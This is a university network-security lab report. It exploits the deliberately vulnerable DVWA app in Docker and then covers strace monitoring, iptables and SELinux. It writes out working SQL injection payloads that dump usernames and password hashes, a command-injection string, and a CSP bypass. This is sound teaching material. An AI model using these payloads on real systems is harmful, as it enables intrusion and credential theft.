# EE379K Enterprise Network Security Lab 2a Report

Student: Brian Cheung bc32427
Professor: Mohit Tiwari
TA: Antonio Espinoza
Department of Electrical & Computer Engineering
The University of Texas at Austin

September 28, 2019


## Part 1 - Vulnerable Web Apps

### 1a - Set up a web-service in a container

For this lab, the Damn Vulnerable Web App (DVWA) was set up as a web-service in a Docker container using the following guide [1] and set to low difficulty.

### PHP Injection

The objective of this section was to implement a PHP injection that printed out the path to the current directory, the contents of the current directory, the contents of the root of the file system, and the number of processes running in the system. This was done by uploading a PHP script (part-1/php_injection.php) to the DVWA and navigating to the file location. The following Figure 1 displays the output of the script:



```
Path to current directory:
/var/www/html/hackable/uploads

Contents of current directory:
. .. dvwa_email.png php_injection.php

Contents of root:
. .. .dockerenv bin boot dev etc home lib lib64 main.sh media mnt opt proc root run sbin srv sys tmp usr var

Number of processes running:
15
```

Figure 1: Screenshot of the server's output after executing the PHP script

Observations:

- When running `ls /` on the server and the VM, there are a few notable differences. The server shows some hidden files such as `.`, `..`, and `.dockerenv`, while the VM does not. However, the VM displays some files and directories that the server doesn't such as `cdrom/`, `initrd.img`, `initrd.img.old`, `lost+found/`, `core/`, `snap/`, `vmlinuz`, `vmlinuz.old`.
- Running `ps aux --no-headers | wc -l` from the VM's terminal resulted in 226 processes instead of the 15 processes when running the command on the server.
- These differences stem from the way Docker creates and manages containers. Docker uses cgroups to manage resource allocation and iso-


lates the container's processes from the host machine through the use of namespaces. Each container also has its own root file system, which explains the different views of the filesystem when running `ls /`. [2, 3]

### Content Security Bypass

On the CSP Bypass page, there is an input that allows external scripts from certain allowed sites to be run. To execute Javascript that creates a popup alert, the following line of JavaScript was inserted into pastebin:

```
alert("content security policy bypass");
```

Then, the pastebin link to the raw text (`https://pastebin.com/raw/xkPZCMcs`) was pasted into the CSP Bypass page's input box and the include button was pressed. The following figure displays the result when the server executed the script:



content security policy bypass

Figure 2: Screenshot of the popup window generated by the JavaScript script injected through the CSP vulnerability

## SQL Injection

The objective of this section was to extract the username and password of every user account in the database through a SQL Injection attack on the SQL Injection tab. The simplest vulnerability to test for is if the developer concatenated the input directly into a SQL query without sanitization like so:

```
query = "SELECT * FROM table_name WHERE column_name = '" + input_string + "';"
```

If so,

```
' OR '1'='1
```

would return all rows of the table, which it did as shown in Figure 3. Since the input string was not sanitized before using it to build SQL queries, attackers can simply inject SQL queries to obtain information from the database. The next step is to obtain the name of the table that stores all of the users. The injection

```
' AND 1=1 UNION SELECT null,
  table_name FROM INFORMATION_SCHEMA.tables #
```

extracted information about all of the table names in the database, as shown in Figure 4. The # at the end of the injection string starts an inline comment so that the server ignores the rest of the SQL query string. The `users` table seemed like the table that would contain the username and password for each user. The last SQL injection


```
' AND 1=1 UNION SELECT user, password from users #
```

successfully returned the username and hashed password of the users in the database (shown in Figure 5. The decrypted passwords were then decrypted using a website [4], as shown in Table 1.

| **USER:** | admin | gordonb | 1337 | pablo | smithy |
|---|---|---|---|---|---|
| **PASS:** | password | abc123 | charley | letmein | password |


Table 1: Table of credentials

Containerizing the web app limited what the attack surface by isolating the web app from the host machine as shown through the PHP injection. However, if the web app has vulnerabilities, containerizing the web app doesn't prevent attacks like Content Security Policy bypass and SQL injections, since these vulnerabilities stem from the actual source code. In conclusion, the container itself is still vulnerable to attacks, but the host machine is protected from attacks that occur inside the container.




```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Figure 3: First SQL injection to check for a common SQL vulnerability



```
ID: ' AND 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables #
First name:
Surname: guestbook

ID: ' AND 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables #
First name:
Surname: users

ID: ' AND 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables #
First name:
Surname: ALL_PLUGINS

ID: ' AND 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables #
First name:
Surname: APPLICABLE_ROLES

ID: ' AND 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables #
First name:
Surname: CHARACTER_SETS

ID: ' AND 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables #
First name:
Surname: COLLATIONS
```

Figure 4: Result of query for all table names (not all results shown)



```
ID: ' AND 1=1 UNION SELECT user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' AND 1=1 UNION SELECT user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' AND 1=1 UNION SELECT user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' AND 1=1 UNION SELECT user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' AND 1=1 UNION SELECT user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 5: Result of query that selected the user and password from the users table

## 1b - Getting familiar with strace

In order to detect a DVWA exploit, a tool called `strace` was used to log all the system calls made by the container. This can be done by attaching `strace` to the process called `containerd`, which executes the system calls on behalf of the Docker container. To attach `strace` to `containerd`, the PID of `containerd` must be passed as an argument to `strace`. To get the PID of `containerd`, the following command was run in the terminal:

```
$ ps -ef | grep containerd
root       1155      1  0 09:36 ?        00:00:08 /usr/bin/containerd
```

Then to monitor the system calls made by DVWA run the following command:

```
$ sudo strace -p 1155 -o strace.txt -f
```

Then run DVWA in a different terminal window:

```
$ docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

For demonstration purposes, a bash command was injected into the input in the 'Command Injection' tab:

```
; echo "malware" > /tmp/maliciousfile
```

The semi colon closes off the `ping` command making the server run the bash command that follows. The following lines identify the malicious sytem calls made during the exploit:

```
28552 execve("/bin/sh", ["sh", "-c", "ping  -c 4 ; echo \"malware\" > /t"...], [/* 9
...
28552 open("/tmp/maliciousfile", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
28552 fcntl(1, F_DUPFD, 10)              = 10
28552 close(1)                           = 0
28552 fcntl(10, F_SETFD, FD_CLOEXEC)     = 0
28552 dup2(3, 1)                         = 1
28552 close(3)                           = 0
28552 write(1, "malware\n", 8)           = 8
28552 dup2(10, 1)                        = 1
28552 close(10)                          = 0
28552 exit_group(0)                      = ?
28552 +++ exited with 0 +++
```

## 1c - Limit who on the network can access the website using iptables

To disable the existing firewall, `firewalld` must be masked to prevent it from being started by other services and stopped so that the system uses `iptables`' rules. This was done using the following command:

```
$ systemctl mask firewalld && systemctl stop firewalld
```

The `iptables` rules can be modified to only allow `10.157.90.8` to connect to the web server. The following command appends this rule to the iptables file.

```
$ sudo iptables \
    -A INPUT \          # append to chain INPUT
    -p tcp \            # specify protocol
    --dport 80 \        # specify port
    ! -s 10.157.90.8 \  # for all BUT specified source
    -j DROP             # DROP
```


Any connections not from the specified IP will now be dropped. The new `iptables` rules can be displayed using the following command:

```
$ sudo iptables -S
```

## Part 2 - SELinux

### Policy Modules


For this part of the lab, a simple policy module was created, and the file contexts were applied to the files and directories. Then running the `simple` executable, created a file, `simple.txt`, with the `simple_var_t` type. The following figure shows the output of running `ls -Z`:



```
parallels@parallels-vm:~/labs-sec/lab2/simple_example$ cd data/
parallels@parallels-vm:~/labs-sec/lab2/simple_example/data$ ls -Z
unconfined u:object r:user home t:SystemLow secret.txt     system u:object r:simple var t:SystemLow simple.txt
```

Figure 6: Screenshot of the context of simple.txt

The following figure shows the error received when the `simple` executable tries to read `secret.txt` without the correct required permissions:



```
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { read write } for  pid=9843 comm="simple" path="socket:[57963]" dev="sockfs" ino=57963 scontext=system_u:system_r:simple_t:s0 tcontext=system_u
:system_r:system_dbusd_t:s0-s0:c0.c1023 tclass=unix_stream_socket permissive=1
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { search } for  pid=9843 comm="simple" name="parallels" dev="sda1" ino=2359298 scontext=system_u:system_r:simple_t:s0 tcontext=unconfined_u:obje
ct_r:user_home_dir_t:s0 tclass=dir permissive=1
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { search } for  pid=9843 comm="simple" name="labs-sec" dev="sda1" ino=2752945 scontext=system_u:system_r:simple_t:s0 tcontext=unconfined_u:objec
t_r:user_home_t:s0 tclass=dir permissive=1
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { read } for  pid=9843 comm="simple" name="secret.txt" dev="sda1" ino=2752989 scontext=system_u:system_r:simple_t:s0 tcontext=unconfined_u:objec
t_r:user_home_t:s0 tclass=file permissive=1
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { open } for  pid=9843 comm="simple" path="/home/parallels/labs-sec/lab2/simple_example/data/secret.txt" dev="sda1" ino=2752989 scontext=system_
u:system_r:simple_t:s0 tcontext=unconfined_u:object_r:user_home_t:s0 tclass=file permissive=1
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { getattr } for  pid=9843 comm="simple" path="/home/parallels/labs-sec/lab2/simple_example/data/secret.txt" dev="sda1" ino=2752989 scontext=syst
em_u:system_r:simple_t:s0 tcontext=unconfined_u:object_r:user_home_t:s0 tclass=file permissive=1
Sep 24 23:32:04 parallels-vm audit[9843]: AVC avc:  denied  { getattr } for  pid=9843 comm="simple" path="socket:[57963]" dev="sockfs" ino=57963 scontext=system_u:system_r:simple_t:s0 tcontext=system_u:sy
stem_r:system_dbusd_t:s0-s0:c0.c1023 tclass=unix_stream_socket permissive=1
Sep 24 23:32:04 parallels-vm simple[9843]: Secret!
```

Figure 7: Screenshot of log denying access to secret.txt

Context files (simple.fc) "declare the security contexts that are applied to files when the policy is installed" [5]. Such security contexts include user, role, type, and level. Type enforcement files (simple.te) define types and assign rules to each of the types. Files associated with a specific type will have the permissions defined for that type.

## Conclusion

This lab was clearer than the previous lab, but still took quite a while to complete just this half. This lab was pretty interesting and practical as it demonstrated some important concepts about containerization as well as some common vulnerabilities and how to exploit them. Learning about these vulnerabilities also gave me a better understanding of what to look out for when trying to write secure software.

## References

[1] vulnerables, “Damn Vulnerable Web Application Docker container.”

[2] J. Skilbeck, “Docker: What’s Under the Hood?,” January 2019.

[3] S. Grunert, “Demystifying Containers - Part I: Kernel Space,” March 2019.

[4] MD5Online, “MD5 Decryption.”

[5] “Red hat enterprise linux 4: Red hat selinux guide.”

[6] “Selinux/type enforcement.”